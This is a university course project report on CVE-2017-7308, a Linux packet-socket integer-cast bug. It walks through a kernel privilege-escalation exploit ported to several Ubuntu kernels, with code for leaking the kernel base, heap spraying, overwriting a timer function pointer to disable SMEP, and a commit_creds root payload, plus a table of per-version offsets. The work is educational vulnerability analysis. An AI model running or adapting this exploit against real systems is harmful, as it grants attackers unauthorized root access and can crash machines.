Privilege Escalation
CVE-2017-7308

University of California, Riverside
CS 179F Operating System (Fall 2017)
Dec. 15, 2017

Professor Zhiyun Qian

Angda Song
Qiwen Lyu

Introduction


The vulnerability CVE-2017-7308 is a signed integer casting issue, which does not properly validate the range of casted value. The vulnerability may be exploited to perform out-of-bounds writing operations on kernel memory. Out-of-bound writes can be used for hijacking kernel mode function pointers to execute arbitrary code, which can cause illegal privilege escalation under certain conditions, and/or denial of service on all systems running Linux kernel version prior to 4.10.6.

CVE-2017-7308 was introduced in 2011 with the implementation of `TPACKET_V3` ring buffers[1]. Developers did realize that the integer casting can be vulnerable, and they have attempted[2] to patch the vulnerability in 2014 by adding range checks to the parameters, but that did not fix the vulnerability. CVE-2017-7308 was finally patched in March 2017[3].

Since packet socket is a widely used kernel feature, CVE-2017-7308 affects many popular Linux distributions including Ubuntu and Android. The vulnerability affects all kernels with `AF_PACKET` sockets enabled. For many Linux kernel distributions, this flag `CONFIG_PACKET=y` is enabled at compile. Exploitation requires the `CAP_NET_RAW` privilege to create vulnerable `AF_PACKET` sockets. This can be done if the `CAP_NET_RAW` privilege can be virtualized in an isolated namespace, which is available on many Linux distributions (`CONFIG_USER_NS=y`).

Ring Buffer

`AF_PACKET` socket allows users to send or receive packets on the device driver level. This allows users to implement their own protocol on top of the physical layer. To send and receive packets on a packet socket, a process can use the `send` and `recv` syscalls. However, `AF_PACKET` socket provides a much faster way by introducing a ring buffer, which is a shared memory region between the kernel and the user space, so data can be read from or written directly to it without having to copy to another memory region.



1 `#f6fb8f10` "af-packet: TPACKET_V3 flexible buffer implementation"
https://github.com/torvalds/linux/commit/f6fb8f100b807378fda19e83e5ac6828b638603a

2 `#dc808110` "packet: handle too big packets for PACKET_V3"
https://github.com/torvalds/linux/commit/dc808110bb62b64a448696ecac3938902c92e1ab

3 `#2b6867c2` "net/packet: fix overflow in check for priv area size")
https://github.com/torvalds/linux/commit/2b6867c2ce76c596676bec7d2d525af525fdc6e2


The usual workflow of sharing the region is that the kernel stores packets into a block. When the block is full, kernel sets the `block_status` to `TP_STATUS_USER`, which indicates the block is now available for user space. Then user application reads data from the block and flips the `block_status` to release the block back to the kernel.

When a packet does not fit into the remaining space, a block is considered full. The block will be closed and released to user space, in another word, the block will be “retired” by the kernel. However, for faster access to the packets, the kernel can release a block earlier even if it’s not full by using a timer to retire the block in an interval. When the timer times out, it calls a kernel space function in kernel mode to retire the block.

Since this timeout retiring function will be called periodically, its function pointer becomes a perfect hijack candidate. However, we need a way to hijack this function pointer.

Each received packet is stored in a separate frame. Several frames make a block. In `TPACKET_V3`, the frame size of ring buffer is not fixed, and can have arbitrary value as long as a frame fits into a block.

To create a `TPACKET_V3` ring buffer via the `PACKET_RX_RING` socket option, user needs to provide the parameters for the ring buffer, which includes the number of blocks, and size of each frame.



The memory diagram on the right shows the memory layout of a block. In every block, there is a region called `private area`. This area is reserved for the user to store any information associated with the block, and the kernel will not touch this area. The size of this private area is passed by the `tp_sizeof_priv` parameter. The vulnerability is introduced here, where the function that creates private area fails to validate the size of private area.

Vulnerability

The code snippet below is used for ensuring the size of a block (block header + private area + all frames) is smaller than the size of a block. However, if we look at the code carefully we will see a bug here.

```
if (po->tp_version >= TPACKET_V3 &&
        (int)(req->tp_block_size -
        BLK_PLUS_PRIV(req_u->req3.tp_sizeof_priv)) <= 0)
        goto out;
```

In normal circumstances, `req->tp_block_size` should be larger than the total size of everything it contains. In the case that something went out of bound the second condition of the if statement will be true, and the `goto out;` instruction will be executed. However, due to the definition of signed integer, in the case that the MSB (most significant bit) of `req_u->req3.tp_sizeof_priv` becomes 1, it becomes a negative number. A positive number subtracts a negative number is essentially adding its absolute value, which will give us a very large positive number, very close to the border where it becomes a negative number, but it is still positive. Now casting the expression to `int` gives us a positive value, which makes the second condition false. As a result, the `goto out;` instruction is not executed.

The snippet below demonstrates how the int casting goes wrong.

```
req->tp_block_size = 4096 = 0x1000
req_u->req3.tp_sizeof_priv = (1 << 31) + 4096 = 0x80000000 + 0x00001000 = 0x80001000
BLK_PLUS_PRIV(req_u->req3.tp_sizeof_priv)      = 0x80001000 + 0x00000030 = 0x80001030
req->tp_block_size - BLK_PLUS_PRIV()           = 0x00001000 - 0x80001030 = 0x7fffffd0
(int)0x7fffffd0 = 0x7fffffd0 > 0
```

This bug can be exploited to create a block that has incorrect size, which allows out-of-bound read/write to a small region that has a memory address larger than the block's memory address. If we create many blocks like this, we can fill the 64K byte kernel cache with these vulnerable blocks.

When receiving packets, the `AF_PACKET` subsystem will fill all these blocks and retire them occasionally. However, when it fills the block, it does not have the correct size, which means it will write out of bound, and will eventually rewrite the retiring function pointer mentioned above with data in received packets. By receiving specially crafted packets, we can replace the retiring timer function pointer with a pointer to our malicious function.

The function at the function pointer gets executed in kernel mode, which means we cannot simply hijack the retiring timer with some user mode code. Such operation will trigger SMEP and SMAP protection mechanism on the CPU. We must disable them first.

SMEP and SMAP

Supervisor Mode Execution Protection (SMEP) and Supervisor Mode Access Prevention (SMAP) are CPU features that that prevent executing or accessing user space functions/data from the kernel. When these two flags are set, the kernel will not be able to execute any user space functions, so SMEP and SMAP must be disabled before we execute the user space function that gets us the root privilege.

The SMEP and SMAP is controlled by the 20th and 21st bits of the CR4 register on current CPU core. Change these two bits to 0 will disable them. For this we can use the `func(data)` primitive to call the kernel mode function `native_write_cr4(X)`, where X is a binary number that has 20th and 21st bits set to 0.

After disabling SMEP, there should be no more protection against executing user space function in kernel mode.

Exploit

There is a proof-of-concept on this exploit developed by a Software Engineer from Google, Andrey Konovalov. His PoC works on Ubuntu 16.04.2 with the kernel version 4.8.0-41.

In this project, our goal is to exploit other versions of Linux kernel, and get root using the same vulnerability. This involves bypassing Address Space Layout Randomization in different kernel versions, finding corresponding offsets of `CRED` structs / functions for different versions, and finding the `X` value to overwrite CPU control register.

Setup a Namespace to Isolate the Process and Virtualize Privilege

Normally, an `AF_PACKET` socket cannot be created by unprivileged user, but if namespace is available to unprivileged user, it is possible to create such socket within a namespace.

Namespace is a feature of the Linux kernel that isolate and virtualize system resources of a process. Resources such as process ID, hostname, user ID, network access, inter-process communication, and filesystem can all be virtualized within a namespace.

In this project, namespace is required for virtualizing the privilege used for creating `AF_PACKET` sockets. Namespace is also used for isolating the network access, to prevent ambient socket traffic from ruining the carefully constructed kernel heap. We are also restricting the exploit program to be executed on only one CPU core using `sched_setaffinity()`, so we can make sure our SMEP disabler payload will be executed on the core that we run the exploit.

We used the original code from PoC to setup the namespace.

Kernel Address Space Layout Randomization

Address Space Layout Randomization is a memory-protection process for operating systems to prevent buffer-overflow attacks, by randomizing the location where executables are loaded into memory.

Since ASLR is enabled by default on all Linux distros, the first challenge is to find out the real KERNEL_BASE before we can even think about tempering the kernel memory.

This is a vital part of exploiting the kernel. At first, we thought that the Kernel ASLR will randomize everything from the whole kernel memory to individual kernel function address. Since this is a course project, we did not have time to read through the kernel code to calculate the offsets, we opt for compiling the kernel with debug flags.

After checking the function offsets, we learned that the KASLR are simpler than we had imagined. Instead of randomizing addresses for individual functions, it simply put kernel memory in random address in the memory and keeps the function pointer offset relative to the base unchanged, so that the kernel will not have any trouble finding the functions. This means if we can find out the base kernel memory address, we should be able to calculate the offset for kernel functions with the help of debugging tool.

Luckily, the base kernel memory address can be found by analyzing the message buffer of the kernel (from `dmesg`). For major kernel versions 4.8.0-41 on Ubuntu 16.04, the `get_kernel_addr()` function written by PoC author can successfully locate kernel memory and calculate its address. Buy for other kernel versions it does not work. The kernel message buffer format has changed, and the locating anchors are also different, so we had to create functions with different signatures for different kernel versions.

```c
unsigned long get_kernel_addr_xenial(char* buffer, int size) {
        printf("[.] xenial detected, using get_kernel_addr_xenial()\n");
        const char* needle1 = "Freeing unused";
        char* substr = (char*)memmem(&buffer[0], size, needle1, strlen(needle1));
        if (substr == NULL) {
        fprintf(stderr, "[-] substring '%s' not found in dmesg\n", needle1);
        exit(EXIT_FAILURE);
        }

        int start = 0;
        int end = 0;
        for (start = 0; substr[start] != '-'; start++);
        for (end = start; substr[end] != '\n'; end++);

        const char* needle2 = "ffffff";
        substr = (char*)memmem(&substr[start],end-start,needle2,strlen(needle2));
        if (substr == NULL) {
        fprintf(stderr, "[-] substring '%s' not found in dmesg\n", needle2);
        exit(EXIT_FAILURE);
        }

        char* endptr = &substr[16];
        unsigned long r = strtoul(&substr[0], &endptr, 16);

        r &= 0xffffffffff000000ul;
        r -= 0x1000000ul;

        return r;
}

unsigned long get_kernel_addr() {
        char* syslog;
        int size;
        mmap_syslog(&syslog, &size);

        if (strcmp("trusty", kernels[kernel].distro) == 0 &&
        strncmp("4.4.0", kernels[kernel].version, 5) == 0)
        return get_kernel_addr_trusty(syslog, size);
        if (strcmp("xenial", kernels[kernel].distro) == 0 &&
        strncmp("4.8.0", kernels[kernel].version, 5) == 0)
        return get_kernel_addr_xenial(syslog, size);

        printf("[-] distro not supported\n");
        exit(EXIT_FAILURE);
}
```

The code snippet only shows function for 16.04 (Xenial).

`get_kernel_addr()` for other distros (including 14.04 Trusty) are available in the source code.

Now we have the base address for kernel memory. It is time to prepare the memory for exploit.

Prepare Kernel Memory with Vulnerable Sockets

The idea of the exploit is to use the kernel heap out-of-bounds write to overwrite a timer function pointer in the memory adjacent to the overflown block. One way to do this is to fill the heap with vulnerable blocks explained above, so some block with a triggerable function pointer is placed right after a ring buffer block for overwrite.

`kmalloc_pad(512)` calls this function to create sockets to exhaust the existing slabs in the `kmalloc` cache.


```
int packet_sock_kmalloc() {
  int s = socket(AF_PACKET, SOCK_DGRAM, htons(ETH_P_ARP));
  …
}
```

Now that the kernel cache is exhausted, allocating more page blocks will drain the page allocator freelist and cause some page block to be split. `pagealloc_pad(1024)` will create packet sockets with a ring buffer with 1024 blocks of size 0x8000.

```
void pagealloc_pad(int count) {
  packet_socket_setup(0x8000, 2048, count, 0, 100);
}

int packet_socket_setup(unsigned int block_size, unsigned int frame_size,
  unsigned int block_nr, unsigned int sizeof_priv, int timeout) {
  int s = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
  …
  packet_socket_rx_ring_init(s, block_size, frame_size, block_nr,
        sizeof_priv, timeout);

  struct sockaddr_ll sa;
  memset(&sa, 0, sizeof(sa));
  sa.sll_family = PF_PACKET;
  sa.sll_protocol = htons(ETH_P_ALL);
  sa.sll_ifindex = if_nametoindex("lo");
  sa.sll_hatype = 0;
  sa.sll_pkttype = 0;
  sa.sll_halen = 0;

  int rv = bind(s, (struct sockaddr *)&sa, sizeof(sa));
  …
  return s;
}
```

After padding the memory, we create a vulnerable socket which will be used for overflowing the blocks into other sockets and overwrite their function pointers.

Overflowing the Blocks



The original PoC author has chosen to use two function pointers in the `packet_sock` struct.

- `packet_sock->xmit`
- `packet_sock->rx_ring->`
  `prb_bdqc->retire_blk_timer->func`

Since the implementation of `packet_sock` has not changed, their function pointer offsets are the same in different distros. Thus, we can use 896 as the offset for `retire_blk_timer`, and 1304 for `xmit` for different distros. These numbers can be calculated by counting bytes in the memory layout using the definition of `packet_sock` struct from https://elixir.bootlin.com/linux/v4.8/source/net/packet/internal.h#L103,

```
struct packet_sock {
  ...
  struct packet_ring_buffer rx_ring;
  ...
  unsigned int    tp_tx_has_off:1;      // 2 bytes
  unsigned int    tp_tstamp;            // 2 bytes
  struct net_device __rcu *cached_dev;  // +1304
  int      (*xmit)(struct sk_buff *skb);
  struct packet_type  prot_hook ____cacheline_aligned_in_smp;
};
```

`packet_sock-xmit` is called when a user sends a packet via the socket. If we overwrite this function pointer and make it point to the executable memory region, for example, the `commit_creds(prepare_kernel_cred(0))`.

However, SMEP and SMAP will prevent the kernel from accessing and executing user memory directly, so we need to disable SMEP and SMAP first.

Disable SMEP and SMAP

Before we send the real get_root_payload(), the CPU SMEP on CR4 has to be disabled. For this, construct an out-of-bound write to hijack a function pointer and point it to the native_write_cr4() function. This function is a kernel function, so it should run without getting trapped.


Depending on the state of other features on the CPU, the value of X will be different. We checked and found that our test environment has an Intel Core Sandy-Bridge CPU, which does not support SMAP. As a result, we can use the value `0x407f0` as our X to disable SMEP[4].

```
oob_timer_execute((void *)(KERNEL_BASE + kernels[kernel].NATIVE_WRITE_CR4), CR4_DESIRED_VALUE);
```

[4] `0x407f0 = 0b00000000001000000011111110000`

```
void oob_timer_execute(void *func, unsigned long arg) {
  oob_setup(2048 + TIMER_OFFSET - 8);

  int i;
  for (i = 0; i < 32; i++) {
        int timer = packet_sock_kmalloc();
        packet_sock_timer_schedule(timer, 1000);
  }

  char buffer[2048];
  memset(&buffer[0], 0, sizeof(buffer));

  struct timer_list *timer = (struct timer_list *)&buffer[8];
  timer->function = func;
  timer->data = arg;
  timer->flags = 1;

  oob_write(&buffer[0] + 2, sizeof(*timer) + 8 - 2);

  sleep(1);
}
```

Here we create vulnerable socket (`oob_setup()`) and overflow the block by sending loopback packets (`oob_write()`). All the packets will be received by the vulnerable socket and cause out-of-bound write, which will overwrite the function pointer of `packet_sock->rx_ring->prb_bdqc->retire_blk_timer->func`. When the CPU retires the block, the function at the function pointer, which is now overwritten with the address of native_write_cr4(), will be executed, and SMEP will then be disabled on current core.



Get Root

In the stack of a process, there is a `cred` struct which keeps track of the `real_uid`, `real_gid`, `effective_uid`, and `effective_gid`. If we were able to modify the `real_uid` in the `cred` struct, we can make the system believe the process is started as another user.

At first, we did not realize that we can use kernel mode functions `commit_creds` and `prepare_kernel_cred`, so we are thinking to overwrite the whole `cred` struct with 0s. Since the root user has both uid and gid = 0, it makes things easy because we can overwrite the `cred` struct with a bunch of 0s without having to calculate the exact offset. Definition of `cred` struct https://elixir.bootlin.com/linux/latest/source/include/linux/cred.h.

```
struct cred {
  atomic_t  usage;  // <= headache calculating the size of this
  kuid_t    uid;    /* real UID of the task */
  kgid_t    gid;    /* real GID of the task */
  kuid_t    suid;   /* saved UID of the task */
  kgid_t    sgid;   /* saved GID of the task */
  kuid_t    euid;   /* effective UID of the task */
```

```
kgid_t    egid;   /* effective GID of the task */
kuid_t    fsuid;    /* UID for VFS ops */
kgid_t    fsgid;    /* GID for VFS ops */
unsigned  securebits; /* SUID-less security management */
kernel_cap_t  cap_inheritable; /* caps our children can inherit */
```

Later, we realized that we are in kernel mode, so we should be able to execute those kernel functions to modify the `CRED` struct without destroying anything else in the user space memory, so we changed our code to use kernel space function instead of user space functions.

After disabling the SMEP, we can create another vulnerable socket and send our get_root packets to overflow the block and overwrite the `packet_sock->xmit` to make it point to the function `commit_creds(prepare_kernel_cred(0))` which writes 0 to the `CRED` struct of the process.

```
    oob_id_match_execute((void *)&get_root_payload);

  void get_root_payload(void) {
    ((_commit_creds)(KERNEL_BASE + kernels[kernel].COMMIT_CREDS))(
          ((_prepare_kernel_cred)(KERNEL_BASE + kernels[kernel].PREPARE_KERNEL_CRED))(0)
    );
  }
```

After this, the cred struct should be already modified with uid=0. So we are effectively running the exploit program as the root user now.

```
bool is_root() {
  // We can't simple check uid, since we're running inside a namespace
  // with uid set to 0. Try opening /etc/shadow instead.
  int fd = open("/etc/shadow", O_RDONLY);
  if (fd == -1)
        return false;
  close(fd);
  return true;
}

void check_root() {
  printf("[.] checking if we got root\n");

  if (!is_root()) {
        printf("[-] something went wrong =(\n");
        exit(0);
        return;
  }

  printf("[+] got r00t ^_^\n");

  // Fork and exec instead of just doing the exec to avoid potential
  // memory corruptions when closing packet sockets.
  fork_shell();
}
```

Check for the permissions and fork a root shell.

Port to Other Kernel Versions

For porting to other kernel versions, we commented out those hard-coded offsets. Instead, use an array of struct to store the different offsets from different kernel versions. These kernel offsets are obtained from the PoC of the same author's CVE-2017-1000112 exploit.

```
// Kernel symbol offsets
// #define NATIVE_WRITE_CR4   0x64210ul
// #define COMMIT_CREDS       0xa5cf0ul
// #define PREPARE_KERNEL_CRED 0xa60e0ul

int kernel = 0;

struct kernel_offset {
  const char* distro;
  const char* version;
  uint32_t COMMIT_CREDS;
  uint32_t PREPARE_KERNEL_CRED;
  uint32_t NATIVE_WRITE_CR4;
};

struct kernel_offset kernels[] = {
  // distro,  version,              COMMIT_CREDS,  PREPARE_KERNEL_CRED, NATIVE_WRITE_CR4
  { "trusty", "4.4.0-31-generic",    0x9d760ul,     0x9da40ul,             0x612f0ul },
  { "trusty", "4.4.0-75-generic",    0x9eb60ul,     0x9ee40ul,             0x62330ul },
  { "trusty", "4.4.0-79-generic",    0x9ebb0ul,     0x9ee90ul,             0x62330ul },
  { "trusty", "4.4.0-81-generic",    0x9ebb0ul,     0x9ee90ul,             0x62330ul },
  { "trusty", "4.4.0-83-generic",    0x9ebc0ul,     0x9eea0ul,             0x62360ul },
  // distro,  version,              COMMIT_CREDS,  PREPARE_KERNEL_CRED, NATIVE_WRITE_CR4
  { "xenial", "4.8.0-34-generic",    0xa5d50ul,     0xa6140ul,             0x64210ul },
  { "xenial", "4.8.0-36-generic",    0xa5d50ul,     0xa6140ul,             0x64210ul },
  { "xenial", "4.8.0-39-generic",    0xa5cf0ul,     0xa60e0ul,             0x64210ul },
  { "xenial", "4.8.0-41-generic",    0xa5cf0ul,     0xa60e0ul,             0x64210ul },
  { "xenial", "4.8.0-42-generic",    0xa5cf0ul,     0xa60e0ul,             0x64210ul },
  { "xenial", "4.8.0-44-generic",    0xa5cf0ul,     0xa60e0ul,             0x64210ul },
  { "xenial", "4.8.0-45-generic",    0xa5cf0ul,     0xa60e0ul,             0x64210ul },
  // Not tested
//{ "xenial", "4.8.0-46-generic",    0xa5cf0ul,     0xa60e0ul,             0x64210ul },
//{ "xenial", "4.8.0-49-generic",    0xa5d00ul,     0xa60f0ul,             0x64210ul },
//{ "xenial", "4.8.0-52-generic",    0xa5d00ul,     0xa60f0ul,             0x64210ul },
//{ "xenial", "4.8.0-54-generic",    0xa5d00ul,     0xa60f0ul,             0x64210ul },
//{ "xenial", "4.8.0-56-generic",    0xa5d00ul,     0xa60f0ul,             0x64210ul },
//{ "xenial", "4.8.0-58-generic",    0xa5d20ul,     0xa6110ul,             0x64210ul },
};
```

When sending the `get_root_payload` replace the offset from the original macro with the offset from the struct array. The port successfully acquires root privilege on kernel versions 4.4.0-31 ~ 4.8.0-45.

This exploit does not always successfully escalate privilege. Often it will freeze the system or cause kernel panic due to kernel accessing corrupted memory. So, at best, the exploit will get root privilege, and at worst, it will deny service.

Reference

Overview of Linux Memory Management Concepts: Slabs
http://www.secretmango.com/jimb/Whitepapers/slabs/slab.html

CVE-2017-7308 - Red Hat Customer Portal
https://access.redhat.com/security/cve/cve-2017-7308

CVE-2017-7308 Detail - National Vulnerability Database
https://nvd.nist.gov/vuln/detail/CVE-2017-7308

Exploiting the Linux kernel via packet sockets
https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html

https://github.com/xairy/kernel-exploits/blob/master/CVE-2017-7308/poc.c
https://github.com/xairy/kernel-exploits/blob/master/CVE-2017-1000112/poc.c